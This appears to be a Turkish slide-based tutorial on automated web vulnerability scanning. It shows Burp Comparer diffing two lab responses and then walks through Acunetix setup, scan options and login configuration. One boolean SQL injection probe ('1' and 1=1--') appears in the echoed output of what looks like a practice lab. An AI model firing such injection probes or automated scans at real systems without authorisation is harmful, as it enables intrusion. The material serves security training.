4	4707	HTTP/1.1 200 OKDate: Sun, 06 May 2012 22:00:40 GMTServer: Apache/2.2.15 (Ubuntu)

item 2

#	length	data
3	4775	HTTP/1.1 200 OKDate: Sun, 06 May 2012 22:00:39 GMTServer: Apache/2.2.15 (Ubuntu)
4	4707	HTTP/1.1 200 OKDate: Sun, 06 May 2012 22:00:40 GMTServer: Apache/2.2.15 (Ubuntu)

paste  
load  
remove  
clear

compare ...

words  
bytes

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 3. Burp Suite

### ➤ Burp Comparer

"words" butonuna basıyoruz ve karşımıza yukarıdaki sonuç ekranı geliyor. Görüğünüz üzere 2 istek arasındaki fark ortada. Turuncu ile işaretlenmiş kısımlar iki istek arasında fark anlamına geliyor.

Compare sonucu

word compare of #3 and #4 (3 differences)

Length: 4,775      Length: 4,707

key: modified deleted added      sync views

```
<div class="vulnerable_code_area">
<h3>User ID:</h3>
<form action="#" method="GET">
<input type="text" name="id">
<input type="submit" name="Submit" value="Submit">
</form>

<pre>ID: 1' and 1=1--<br>First name: admin<br>Surname: admin</pre>

<div>
<h2>More info</h2>
<ul>
<li><a href="http://hiderefer.com/?http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
<li><a href="http://hiderefer.com/?http://www.wikiinfo.org/5DP0N1P76E.html" target="_blank">http://www.wikiinfo.org/5DP0N1P76E.html</a></li>
</ul>

```

## 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

### 4. Acunetix

Acunetix web uygulamalarında derinlemesine zafiyet tarama testi yapmak için geliştirilmiş olan bir araçtır. Uygulama önce siteyi gezerek tüm enjeksiyon noktalarına tespit ederek oralara payloadlar yükleyerek zafiyet testi yapar. Zafiyet sonucu olumlu olursa bunları detaylı ve güzel olarak listeler. Bulunan zafiyetle ilgili detaylı bilgileri ekler. Acunetix blackbox testler için hazırlanmış bir yazılımdır. Fakat whitebox testler için ise AcuSensor adında güzel bir özelliği bulunmaktadır. AcuSensor whitebox testlerde kullanabileceğiniz bir araçtır. Dizin adı şeklinde gözüken url yapılarında gerçek url'i bulmak için kullanılabilir. Acunetix kullanımından önce AcuSensor oluşturmayı göreceğiz.

## 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri


### 4. Acunetix

AcuSensor'ü oluşturmak için şu 6 adımı uyguluyoruz;

1. Configuration'a tıklıyoruz.
2. Application Settings'e tıklıyoruz.
3. AcuSensor Deployment'a tıklıyoruz.
4. AcuSensor'ün çalışması için gereken bir parola belirliyoruz (Bunu sizden başka kimse çalıştırmasın diye yapıyoruz).
5. İşlem sonucu oluşacak dosyanın kaydedileceğiz dizini seçiyoruz.
6. Sunucuda kullanılan teknolojiyi seçiyoruz.
7. Dosyamızı oluşturuyoruz.


# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix



# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri


## 4. Acunetix



Acunetix'i açtığımızda bizi böyle bir ekran ile karşılıyor.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix



Bu ekranda üç seçenekimiz var;

- 1) Bir site Taratmak
- 2) Önceden crawl edilmiş .crawl çıktısı alınan bir siteyi taratmak
- 3) Çoklu site taratmak için bir seçenek

Hedef sitemiz


İstersek önceden crawl edilen bir dosyayı taratabiliriz.

Çoklu site taratmak için bu linke tıklıyoruz.

Seçimimizi yapıp Next'e tıklıyoruz.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix




Bu ekranда taramamız ile ilgili ayarlamaları yapacağımız;

- Scanning options  
Buradan hangi testlerin yapılmasını istediğimizi seçebiliriz.(XSS, Sqli, Weak Passwords vs.)
- Crawling options  
Buradan crawling ile ilgili seçenekler bulunmaktadır.  
(Crawling işleminden sonra sadece istediğiniz sayfayı taratmak vs.)

Ayarlarımızı tamamladıktan sonra next'e tıklıyoruz.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix




Target ekranımızdan hedef sistem hakkında WebServer ve İşletim Sistemi hakkında bilgi görüyoruz. Ayrıca optimize for following technologies kısmından ise hedef seçilen sistemi görebiliyoruz istersek değişiklik yapabiliriz.

Next'e tıklıyoruz.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix




Login ekranımızda eğer ilgili sitede bir login işlemi gerekiyorsa buradan New Login Sequence'ye tıklıyoruz.

New Login sequence'ye tıklıyoruz.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix




Bu ekrana login işlemini yapacağımız ekranı yazıyoruz ve next'e tıklıyoruz.

[1] Login url'ini yazıyoruz.

[2] Next'e tıklıyoruz.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix



Bu ekranda login işlemimizi yapıyoruz login'e tıklayıp giriş başarılı olduysa next diyoruz.

[1] Kullanıcı adını yazıyoruz


[2] Parolamızı yazıyoruz

[3] Login'e tıklıyoruz

[4] Next'e tıklıyoruz.

## 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

